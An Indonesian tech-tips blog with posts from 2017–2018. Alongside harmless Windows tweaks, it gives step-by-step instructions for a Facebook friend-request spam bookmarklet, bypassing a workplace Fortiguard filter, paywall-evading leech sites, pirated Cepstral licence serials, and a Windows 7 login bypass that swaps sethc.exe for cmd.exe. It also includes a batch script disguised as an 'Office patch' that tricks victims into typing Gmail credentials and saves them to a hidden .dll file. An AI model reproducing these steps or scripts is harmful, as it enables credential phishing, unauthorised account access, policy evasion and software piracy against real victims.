Showing posts with label Tips n Trick. Show all posts

Saturday, 10 November 2018

3 Cara Mengatasi Windows Yang Lemot


Apa kalian pernah merasa ingin membanting, membuang PC kalian ketika merasa lemot?Itulah yang saya rasakan ketika pertama kali mengalaminya namun belum tahu cara mengatasinya.

Untuk itu saya akan membagikan pengalaman saya dalam mengatasi PC yang lemot,

1. Berhentikan Aplikasi Berjalan Yang Tidak Berguna

Ya ini adalah salah satu yang penting, terkadang ketika kita mempunyai perangkat baru, dan teralu asik menginstall ini itu, kita tidak memperhatikan apa saja yang telah kita install, mungkin banyak yang belum tahu, jika kita asal men-Download aplikasi lewat internet, bisa saja kita malah men-Download virus bukan aplikasi yang kita inginkan, dan Virus itu juga bisa jadi penyebab ke lemotan yang kalian alami, ada 2 cara untuk mencoba cara ini,

     I. Background Proses di Task Manager
         Silahkan matikan proses yang tidak berguna di Task Manager kalian dengan cara, "Klik kanan             pada Taskbar -> Task Manager". Lalu "End Process" yang sekiranya tidak perlu, apa sih yang
         tidak perlu? seperti Auto Update aplikasi, dan service lainnya.

     II. Aplikasi StartUp (Aplikasi yang berjalan otomatis ketika PC nyala)
          Kebiasaan saat kita menginstall aplikasi berjenis Utility adalah kebanyakan mereka menset                  menjadi Auto StartUp, kalian dapat memeriksanya dengan cara "Run -> msconfig -> ke Tab                StartUp -> UnCheck lah aplikasi yang tak perlu, atau bisa juga "Task Manager -> Tab StartUp"
     

Wednesday, 30 August 2017

Cara upload photo di instagram lewat PC tanpa aplikasi


Instagram, salah satu sosmed terbesar dan yang lagi trend sekarang mungkin kalian juga sudah tidak asing lagi dengan yang satu ini, kita dapat mengunggah foto tentang kehidupan sehari hari kita atau konten yang lain.

Karena itu, ketika saya ingin upload foto lewat PC, saya bingung kenapa tidak bisa? menu tombol di bawah yang harusnya ada menu beranda, search profile dll. Kenapa yang muncul hanya menu untuk mendownload aplikasi instagram mobile.

Saya penasaran, dan saya coba searching kemana mana, tapi hanya mengusulkan untuk menggunakan aplikasi pihak ke-3 seperti Instapic, emulator android dll. Jujur saya malas untuk install aplikasi yang tidak terlalu penting :3.

Ahirnya saya coba untuk inspect element di bagian menu bawah yang menyarankan untuk download apk nya di playstore, tapi tidak bisa, dan tanpa di sengaja saya melihat tombol kecil di menu Inspect Element hehehe,, lebih lanjutnya perhatikan step step di bawah.

Step 1
Buka www.instagram.com akan tampil seperti gambar ini dan perhatikan.


Seperti yang saya bilang tadi, untuk versi PC akan tampil seperti yang saya kotakin diatas.

Step 2
Tekan klik kanan -> Inspect Element, atau shortkeynya F12 saja biar cepat.. 


Klik yang saya beri nomor 1 satu untuk merubah tampilan menjadi mobile, lalu klik nomor 2 untuk merubah tampilan HP yang kalian inginkan, ada Galaxy S5, Nexus 5X atau kalau mau yang simple, pilih yang Responsive.

Step 3
Jika sudah kalian pasti akan bertanya kenapa menu nya masih tertutup oleh yang saya kotakin, kalian cukup Refresh page saja dan otomatis akan muncul menu instagramnya Seperti ini


Nah sekarang kalian bisa upload foto di PC tanpa software apapun, kalian bisa close Inspect Elementnya jika mengganggu, tapi ya tampilannya akan nge stretch jadi mungkin akan jadi aneh kwkwkw..

Kalau masih ada yang belum ngerti bisa comment di bawah

~N O I R


Friday, 25 August 2017

Cara membuat Auto Add facebook sendiri


Facebook, Salah satu social media terbesar dengan foundernya yakni Mark Zuckerberg, Ketika menggunakan Facebook pastinya terbenak di pikiran kalian kalau kalian ingin terkenal bukan? terutama ingin mempunyai teman banyak.

Karna jika kita mempunyai teman banyak otomatis jika kita update status, pasti salah satu orang di friend list. kalian akan me-like status kalian, ya mungkin tidak semua tapi lumayan lah xD.


nah kali ini saya mau share bagaimana cara membuat Auto Add Facebook sendiri, Disuruh login ya?? pakai. token ya?? atau jangan jangan phising?? jawabannya adalah TIDAK! karna cara yang saya share ini menggunakan Javascript... simak ya step by stepnya ;).


.::Pertama::.
Kita add bookmark terlebih dahulu lalu isikan nama dan isikan script pada kolom URL di bookmark, kalian bisa lihat script nya di sini :
Script Auto Add Facebook | Pastebin

Copy scriptnya dari pastebin lalu pastekan di kolom URL nya, jika sudah tekan Save, nanti akan nampak seperti ini.


jangan lupa untuk di "Show bookmark bar" ya..

.::Kedua::.
Buka facebooknya, dan cari group apa saja (Group Tertutup/Private) dengan anggota yang banyak klo bisa ribuan kita ambil contoh disini adalah group "GOJEK-UBER-GRABBIKE [GUG]" yang memiliki anggota 96k Wow..
lalu klik yang saya lingkarkan ini.


.::Ketiga::.
Jika sudah di klik "lihat semua" nya akan nampak seperti gambar berikut dan Klik yang saya lingkarkan (Bookmark dengan URL javascript yang kita buat tadi).


.::Keempat::.
Nanti akan muncul dialog box dan kalian akan disuruh mengisikan kolom seperti di gambar.


Itu maksudnya delay invitenya antara 1000 ms (Semakin kecil Ms semakin cepat invitenya), isi sesuai kemauan kalian.. lalu klik OK dan akan muncul dialog berikutnya.


Pada dialog ini, maksudnya adalah berapa banyak friend request yang kalian mau, karna tadi jumlah anggota groupnya adalah 96 ribu, kalian isi 5000, 10000, juga gpp, klo mau cepat kalian isi 100 saja juga sudah cukup lalu klik OK untuk ke tahap berikutnya.


Tunggu hingga selesai... total yang anda telah invite ada di pojok kiri atas di bawah "Apps" dan jika sudah selesai akan nampak seperti ini 


itu berarti sukses!, sekarang kalian tinggal duduk diam sambil menunggu mereka menerima request pertemanan dari kalian, kelebihannya sih ya simple,, dan tidak perlu takut dengna phising, tapi ya manual nunggu mereka meng-acceptnya

kalau mereka ga ol ol ya accept nya lama juga, tapi klo yang lagi trend sekarang auto like FB, auto add FB.. itu sistemnya mereka yang invite kita, jadi kitanya yang accept accept doang (pegel wkkwwk)...

Nah itulah tutorialnya, sekian dari saya klo ada masih kurang ngerti dengan step nya silahkan bertanya

Thx to : masudtools.com

~N O I R


Tuesday, 15 August 2017

Bypassing Fortiguard Web Filtering


Sesuai judulnya, kali ini saya mau kasih tau cara bypass fortiguard... Saya kadang kesel lagi menikmati wifi kantor kadang kadang suka di block sama fortiguard ini tp saya sudah ketemu solusinya dan cukup gamapang untuk bypassnya..

Pertama-tama silahkan Download software berikut

Link Download :
Ultrasurf | Dropbox | .Rar | 2,5 MB

Langkah - Langkah :

1. Jika kalian memang di block oleh web filter ini, maka akan tampak seperti ini


2. Buka Ultrasurf nya yang sudah di download tadi lalu langsung buka saja


3. setelah di buka, nanti akan secara otomatis connect ke servernya dan buka lagi deh web yang diblokir tadi, hasilnya akan seperti ini


Sekian dari saya

~N O I R

Thursday, 10 August 2017

Web Leecher Work 2017

Sebelumnya jika kalian belum mengerti apa itu Web Leecher, kalian bisa baca postingan saya sebelumnya tentang Pengertian dan Cara kerja Web Leecher terlebih dahulu...

Saya akan men-share beberapa Web Leecher yang masih fresh, mungkin sedikit yang saya ingat, tapi jika maish kurang atau kurang srek kalian bisa searching sendiri di google... Langsung saja

1. AutoGenerateLink

Bisa di buka disini AutoGenerateLink.Us

Emm, ini salah satu favorit saya.. Web Leecher satu ini support untuk banyak Web Fle Sharing,, dari Rapid, Google Drive, SoundCloud, Youtube dan lain lain..

2. LeechBOX

Bisa di buka disini LeechBOX


Web satu ini juga ga kalah simple dengan yang pertama, web ini support KumpulBagi (Soalnya KumpulBagi suka di Block), Torrent dan Uptobox.. dan salah satu keunggulannya, kita bisa membuka "File Manager" jadi kita bisa melihat link yang sudha di transload dari pengguna LeechBOX yang lain :D

3. gdURL

Bisa dibuka disini gdURL

Web ini juga simple tidak ada pop up ads, tapi sayangnya hanya support untuk Google Drive

4. Cocoleech 

Bisa dibuka disini Cocoleech

Ini juga tempat favorit kedua saya, simple dan support banyak, disini kalian juga bisa me-Leech dari web bok*p loh javhd.com :v + kalian bisa nge-generate ga cuman 1 link saja,, bisa beberapa link sekaligus (y)

Itu saja yang akan saya berikan sebagai contoh,, klo semuanya nanti kepanjangan xD, sisanya di google juga banyak jangan lupa untuk meng-klik iklan pada Web Leech tersebut untuk mendukung kelangsungan server kwkwkwkw 

~N O I R


Pengertian dan cara kerja Web leecher

Bagi kalian yang suka download tapi dapet nya di web file sharing yang menyediakan fitur premium,, speed di limit, ada kuotanya... Mungkin Web Leecher dapat membantu anda ...


Apa sih Leech itu?

Leech adalah sebuah cara / metode untuk men-download di suatu web file sharing tanpa harus takut dengan fitur premium pada web tersebut.. Misal Rapidshare, Tusfile, Solidfile, 4Shared dll... Web web tersebut meng-haruskan anda untuk premium jika anda ingin melepas limit speed atau kuota download pada web itu...

Jadi bagi yang tidak mau mengeluarkan uang untuk berlangganan premium pada Web file sharing, kalian bisa memakai metode ini.. (Tapi lebih baik berlangganan premium untuk menghargai web trsbt :3)

Dan Apa itu Web Leech ?

Web leech itu adalah penyedia layanan Leech ada yang premium (berbayar) ada juga yang free (gratis)..

Jadi Web leech tersebut sudah meng-install script Leech pada webnya, contoh ada web yang menyediakan RapidLeech,, berarti Web leech tersebut support untuk mendownload link RapidLeech tanpa harus takut dengan Premium User

Tapi tidak semua Web leech support untuk download di RapidShare,, ada yang hanya support di Tusfile dan ada juga yang support untuk Web file sharing lainnya... Biasanya sudah di sebutkan di web leech tersebut

Bisa tidaknya kita me-Leech link dari Web file sharing tergantung dari Web Leech itu sendiri, jika Web Leech itu tidak pnya account premium (Contoh 4Shared) maka kita tidak bisa me-Leech file 4Shared begitupun sebaliknya..

Lalu Bagaimana Cara Kerja Web Leech ?

Ketika kita meng-copy link dari suatu Web file sharing lalu kita paste di Web leech tersebut, Web leech akan mendownload terlebih dahulu dan menyimpan nya di server nya sendiri , "Kalo download, kok saya me-Leech file 2GB Web leechnya men-Transload cepat sekali?".. Wajar saja, kalau kalian pernah berlangganan RDP (Remote Desktop Program) kalian akan tau seberapa cepat speed internet dari sebuah server

Jika Web Leech sudah mendownload,, nanti secara otomatis kita akan di berikan link Direct Download dari Web Leech tersebut,, so kita ga perlu berlangganan Premium untuk keluar dari yang namanya Limit Speed..

Jadi intinya : kita -> web leech -> web file sharing -> transload file -> kita

Selain itu, ada pula web leech yg tidak mendownload/menyimpan file yg ditransload ke server mereka. Jadi saat kita mengklik tombol transload akan langsung muncul link tanpa adanya proses transload. Saat kita klik link tsb, file akan langsung terdownload, dan hasilnya sama dgn yg sistem simpan di server. Jadi leech hanya sekedar "penghubung" dgn web file sharing

Dan untuk web leech yang menyimpan dulu filenya ke server lalu di transload.. biasanya mereka menyediakan fitur space yang bisa kita lihat apakah space server tersebut penuh atau tidak, dan biasanya web leech yang menyediakan fitur premium dia akan memberikan limit kuota lebih bagi penggunanya di bandingkan dengan free user... 

untuk yang penasaran contoh dari Web Leech, bisa lihat di postingan berikutnya :D

Sekian dulu postinganya kalau ada yang belom ngerti comment aja

~ N O I R

Edited from Source : Cyber-Meong


Monday, 7 August 2017

Cara merubah suara default Text to Speech di PC


Seperti postingan saya sebelumnya yaitu Cara membuat suara saat startup windows kali ini saya mau ngasih tau cara ganti suara nya... soalnya di pc saya jenis kelamin suaranya adalah laki laki wkkwwkwk dan saya mau ganti suaranya,, emang bisa??? ya bisa dongs... cermati langkah langkahnya ya...

1. Download dulu disini aplikasinya
 Cepstral Tools | Original Site | .Exe | 200an MB


2. Seperti gambar diatas,, kotak pertama Pilih OS kalian,, kotak kedua pilih Bahasa yang kalian mau.... dan yang ketiga pilih jenis suara nya... di atas menu support ada pilihan Demo, kalian bisa coba mendengarkan suara nya satu satu (disini saya menggunakan suara Diane

3. Klik dan download aplikasinya.. dan jika sudah install sampai selesai rada lama

4. Jika sudah selesai install pergi ke control panel > speech recognition > text of speech


5. Jika sudah seperti tampilan diatas,,, klik Voice selection dan ubah suaranya menjadi Cepstral Voice Diane 

6. Search "Cepstral Tools" dari startmenu lalu buka

7. Pindah ke tab Activation dan masukan Serial ini

Name: deMongiLL
Company: PiracyIsFreedoM

Voice Serials:

Allison : d9-b85c90-c1f91d-d5c04a-aa846d-9c8d49
David : 87-5a26d2-44df61-28171f-87f353-cbb408
Diane : 22-eedde7-244023-a67b82-a48316-3af516
William: bb-fd7343-ae597f-1e3b48-4bcbe3-bdb0d5
Amy : 00-e202b1-a9c348-68afe8-4c8856-72af06
Emily : 04-6bd6d6-baa76a-5d0eaf-4509dd-b50fbc
Duncan: 10-317b9f-67a41e-839bf9-115698-332334
Linda: 66-5fd936-1e19f0-b27e4d-f332de-c7fba7
Robin: 07-470bcc-e0890c-c79da8-d8464b-2998ee
Walter: 2a-8c73a3-c4cb7a-79819b-041c67-0197b5
Lawrence: b2-cbac13-2d71e5-89cd17-6596dd-ea3a3c
Millie: a6-79f5d8-ba91ca-90b8b5-79ddee-e7bb58
Isabelle: d2-850e06-580b61-5b731b-fda1b2-88fb56
Jean-Pierre: a6-fb83a2-b6f421-55ba98-da0da5-18009c
Katrin: f6-302c89-cc1dfd-9a290a-2f8bd4-1ebda8
Matthias: 61-8f8eb1-175f55-7a0f77-c85539-44cf2c
Marta: bc-6e839a-4a0009-9453fa-0705ef-11c10a
Miguel: 0d-bca334-f8deb6-c52e5d-7ec3aa-bf6fb2
Damien: 13-9c409b-99d4ce-80dd4d-02e841-46d24a
Duchess: 94-091fbd-3aa3e6-3aad01-8b1bb3-8f2c1e
Vittoria: 9d-942b71-e0f83b-4fa894-6f2cf8-147968
Dog: 3a-60b0f8-7578e7-266e40-c8dafc-da0a73
Callie: d8-382eb6-cc2c7b-f0204e-136211-879218
Shouty: 5a-9eacd6-f193af-8d4648-26cfc6-31d0d7
Whispery: 98-2830cc-3e97e2-b8c92f-73b5c8-2be78b
8. Selesai deh, Silahkan check preview voicenya jika ingin memastikannya

NB : klo ga di aktifin ga masalah kok masih bisa di pakai, cuman nanti di awal kalimatnya di tambahin iklan dari Cepstral toolsnya

Sekian dlu dari saya,, klo ada yang mau di tanya silahkan comment

~N O I R

Saturday, 5 August 2017

Cara membuka Gpedit atau Group Police Editor di Windows 10 Home


Bagi para pengguna Windows 10 Home tentu merasa bingung karna salah satunya adalah tidak bisa membuka fitur Group Police Editor melalui "gpedit.msc" , Saya juga bingung dengan situasi ini karna saya ingin mendisable cortana hehehe.. Setelah saya cari cari kesana kemari, saya menemukan alasannya yaitu karna yang mengalami masalah ini hanyalah Windows 10 Home, dan versi lainnya seperti Pro tidak mengalami masalah ini dan solusinya adalah  dengan cara meng-install Group Police Editor ini melalui file yang akan saya upload, silahkan download file nya di bawah.. Ingat ya,, cara ini menggunakan koneksi internet !

Link Download :
Group Police Editor Online Installer | GoogleDrive | .Rar | 486 bytes

Cara Penggunaan :
1. Siapkan Internet! (Seberapa besar downloadnya saya kurang tau, yang pasti lumayan kecil)
2. Ekstrak filenya lalu Run As Administrator
3. akan muncul jendela command promptnya seperti ini


4. Biarkan saja sampai prosesnya selesai, dan jika sudah Restart PC anda

perhatikan step by step biar berhasil,, dan akhirnya bagi kalian pengguna Windows 10 Home akan bisa membuka kembali Group Police Editor nya

Sekian dari saya

~N O I R


Sunday, 30 July 2017

Cara membuat suara saat startup windows


Kalian tau aplikasi jarvis kan,, yang kalo PC nyala trus login, akan muncul suara misal "Welcome sir" dan semacamnya,,

nah kali ini saya mau ngasih tau caranya bikin seperti itu, sebelumnya Buat yang penasaran apa sih Startup itu?
Pengertian Start Up dalam istilah komputer itu maksud nya adalah aplikasi software ketika kita menyalakan komputer dan sudah masuk ke Operating System maka software tersebut akan menjalankan secara otomatis.

Langsung saja oke.. baca dengan cermat

Bahan :
- Notepad / Notepad++
- Waktu :v bentaran doang

Langkah - Langkah :
- Buka notepadnya

- Masukan script berikut ini

Dim speaks, speech
speaks="Welcome to your desktop sir, Have a nice day"
Set speech=CreateObject("sapi.spvoice")
speech.Speak speaks
   *Kalimat yang berwarna merah, bisa kalian edit sendiri

- Save dengan format "contoh.vbs"

- Lalu tekan Windows Key pada keyboard + R untuk membuka jendela RUN, dan tulis
Shell:startup
atau bisa juga untuk cara manualnya, dengan cara pergi ke sini

Tekan Winkey + R Lalu tulis "%appdata"%  dan masuk ke folder seperti di bawah
C:\Users\USERKAMU\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

- Jika sudah , Pastekan / Save hasil  contoh.vbs tadi ke folder startup... kalian juga bisa memasukan aplikasi misal, notepad ke folder startup agar nanti aplikasi notepad terbuka otomatis saat masuk windows

- Selesai deh

- Untuk checknya pada Windows 10 di Task Manager, lalu ke tab Startup


Untuk Windows 7 bisa di : Winkey + R ketik msconfig -> ke tab Startup

NB :
Kebanyakan file pada startup akan mengakibatkan ke nge-lag-an :3

Sekian dari saya untuk tutor kali ini
~N O I R

Cara menghemat penggunaan data di Windows 10 dengan Destroy Win10 Spying

Salam hangat dari saya pria tampan~, kali ini saya mau kasih tau bagi kalian para pengguna Windows 10 yang menggunakan internet dengan kuota alias Duit -> Paket data HEHEHE...

Jujur saya sangat kesal karna Windows 10 saya ini sangat bandel.. entah kenapa pokoknya tiap kali mematikan Windows Update dari Services.msc beberapa waktu kemudian selalu ke triggered untuk manual / jadi Automatic update... Saya sempat bingung mau diapain lagi ini.. sudah ke Setting -> Windows Update ubah pengaturannya juga tetap masih... bahkan paling parah baru beli kuota 75 rebu langsung ludesss padahal cuma buka facebook bentaran :3

Setelah saya cari cari dan tanya kesana kemari, saya menemukan jawabannya di salah satu grup FB yaitu Teknisi Komputer Jaringan, solusinya adalah dengan memakai aplikasi bernama Destroy Windows 10 Spying ini....  setelah menggunakan ini sih saya merasa sudah tidak ada penggunaan data secara background / tidak kasat mata... oke langsung saja ..

Step  1 : Download aplikasi Destroy Win10 Spying

Link Download :

Destroy Win10 Spying 1.6 FINAL | GoogleDrive | .Rar | 80 KB

Tampilan Aplikasi :


Cara penggunaan :
- Run As Administrator Aplikasinya

- Backup file hosts di pc kalian,, dengan cara copy file hosts di folder ini ke folder backupan hosts kalian
C:\Windows\System32\drivers\etc
- Langsung klik button "Destroy Windows 10 Spying", Jika ingin pengaturan lanjut ke langkah 4

- Ke tab setting jika ingin edit kotak B, Ceklis yang ada di kotak A

- Jika mau menghapus aplikasi bawaan windows 10 seperti yang ada di kolom C, Ceklis "Delete Windows 10 Metro Apps" dan
Checkbox di kotak C akan terbuka dan pilih yang anda mau hapus *INGAT INI DIHAPUS PERMANENT

- Kalian juga bisa setting di tab utilities

- Jika sudah, kembali ke tab Main lalu klik button "Destroy Windows 10 Spying"

- Selesai deh....

NB : 
Kalian juga bisa menambahkan langkah ini jika ingin menghemat penggunaan data di Windows 10

Step 2 : Menonaktifkan Sugesstion di Start Menu :

1. Klik start menu di pojok kiri bawah, lalu ketikan "Start" maka akan keluar hasil pencarian seperti di bawah, dan klik "Start settings"


2. Jika sudah terbuka, ubah suggestions in start menjadi off seperti yang saya kotakin


Step 3 : Menonaktifkan Live Slide di Start Menu : (Atau apalah namanya gw gatau :v) 

1. Buka Start Menu lalu klik kanan di tempat seperti gambar di bawah 

*Note, ada yang Blank? itu karna hasil dari Destroy Win10 Spying, saya menghapus aplikasi bawaan windows 10

2. Klik Turn Live tile off, atau klo kalian mau, Uninstall saja >:v

3. Hasilnya akan seperti ini ... BOTAK  kwkwkwkw

*Rada lancar juga sih buka Start Menunya :v


Sekian dari saya, kalau ada pertanyaan atau link mati comment aja 

~N O I R


Monday, 24 July 2017

Cara bypass password login Windows 7

Yow, Kali ini saya mau share info cara bypass password login Windows 7, buat sekedar informasi aja ya hehehe, jangan digunain buat yang enggak enggak :D


 ini melalui methode Ease Of Access, mungkin kalian ada yang belum tau apa itu Ease Of Access.

Ease Of Access adalah :
Salah satu fitur Windows 7, ia menyajikan fasilitas yang nyaman dalam melakukan pengaturan setting aksesibilitas dan program.
Berikut Screenshotnya beserta fitur EoAnya :

Contoh Fitur Windows 7 - Ease of Access

Kita bisa jumpai Ease of Access ini ketika kita memencet tombol Shift sebanyak 5x, dan bisa juga kalian temukan di pojok kiri bawah saat di login screen user


Oke langsung saja ke tutor bypassnya, :

1. Kalian masukan CD instlasasi windows 7 ke PC yang mau di bypass
2. Akan muncul tampilan seperti ini , lalu kik repair your computer


3. Cari menu System Recovery Option dan akan muncul menu seperti ini :


4. Jika sudah muncul menu seperti gambar diatas, silahkan colokan Flashdisk kalian fungsinya untuk membackup file yang akan kita copy yaitu sethc.exe nya (Ease of Access)

5. Klik Command Prompt, karna kita menggunakan cara CLI, kita coba untuk menemukan drive flashdisk kalian dengan cara misal :
C: (Perintah untuk masuk ke Drive C) atau D: , E: ... coba satu satu
lalu kalian ketikan perintah ini
dir (untuk melihat directory pada drive flashdisk kalian yang benar) 
Check isi foldernya punya FD kalian atau bukan..
jika sudah kita akan Copy file "sethc.exe" nya dengan mengetikan perintah seperti ini :
copy C:\Windows\system32\sethc.exe D:\backup (<<-- D: nya ganti Drive FD kalian) 
*fungsi diatas maksudnya adalah, kita Mengcopy sethc.exe dari folder system32 ke drive D: folder       backup..

jika sudah, kita akan ubah cmd.exe menjadi sethc.exe agar nantinya jika kalian tekan Shift 5x atau menekan tombol Ease of Access di login screen akan muncul CMDnya.. ketikan command dibawah

copy C:\windows\system32\cmd.exe C:\windows\system32\sethc.exe
Atau bisa juga seperti ini

cd C:\windows\system32\ 
copy cmd.exe sethc.exe  
maksudnya adalah, kita meng-copy cmd.exe ke sethc.exe dengan kata lain di replace (namanya tetap sethc.exe)
jika tahap ini benar, maka akan tampil seperti tampilan berikut :


ketik Yes saja untuk overwrite...

6. Jika sudah semua langkah diatas, sekarang tinggal restart dan klik icon Ease of Access nya ,, akan muncul CMD nya...
7. Ketik seperti ini pada CMDnya
net user
maka akan tampil seperti ini :


Pilih user administrator yang mau di bypass dengan command ini :
net user namauserkamu *
 jika sudah enter enter saja,,, itu jika kalian mau memberikan password kosong pada user trsbt jika mau yang berpassword isi saja sesuka hati

8. dan coba login dengan password yang telah kalian buat,,, selesai deh~

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

CARA UNTUK MENGEMBALIKAN :
- Untuk GUI ya kalian copy manual saja bisa kan?
- Untuk CLI commandnya tinggal kalian balik balik aja
contoh :

jika tadi kita membackup seperti ini copy C:\Windows\system32\sethc.exe D:\backup

maka tinggal masuk ke System Recovery Option -> Cmd, lalu seperti ini :
copy D:\backup\sethc.exe C:\Windows\system32\sethc.exe

Sekian dulu dari saya, jika masih ada pertanyaan comment saja
~N O I R

Sunday, 23 July 2017

Social Engineering Gmail dengan batch file

Salam Tips n Trick! Kali ini saya mau berbagi info tentang cara mendapatkan email pass dengan Social Engineering lewat batch file


Kok batch file, emang bisa? tentunya bisa dong tapi ini bergantung pada cara agan bersosial engineering dengan korban..

Apa itu Social Engineering ?

manipulasi psikologis dari seseorang dalam melakukan aksi atau menguak suatu informasi rahasia. Social engineering umumnya dilakukan melalui telepon atau Internet.
Oke langsung saja siapkan bahannya :
1. Notepad
2. file ekstensi dll, atau apa aja untuk menyembunyikan Email dan Pass yang akan kita dapat nanti
3. Kreasiin sendiri

Step :
1. Buka Notepad, dan Paste Code berikut :

@echo off
color a
title Login
cls
echo Masukan Email dan Password anda untuk patch Office
echo.
echo.
cd "C:\Logs"
set /p user=G-Mail :
set /p pass=Password :
echo Username="%user%" password="%pass%" >> binkw86.dll
start >> aplikasi disini

       Disini saya melakukan penyamaran yaitu berupa Patch Office, kreasi sendiri aja

      *Note : binkw86.dll adalah file yang saya mau untuk penyembunyian Gmail dan Pass korban                          nanti kalian bisa ambil file seperti itu sendiri dari Game, atau aplikasi lain

2. Save dengan nama kalian mau dan  ekstensi .bat
3. Taro file .bat nya dan file penyamarannya dalam 1 folder
4. dan coba kalian run hasilnya seperti ini

SS :


Ini Hasilnya


file untuk penyamaran seperti ini, fungsinya agar korban makin percaya dengan patch yang kita buat


Dan jika sudah di input G-Mail dan Passwordnya, Hasilnya akan muncul pada bagian akhir script tersebut..

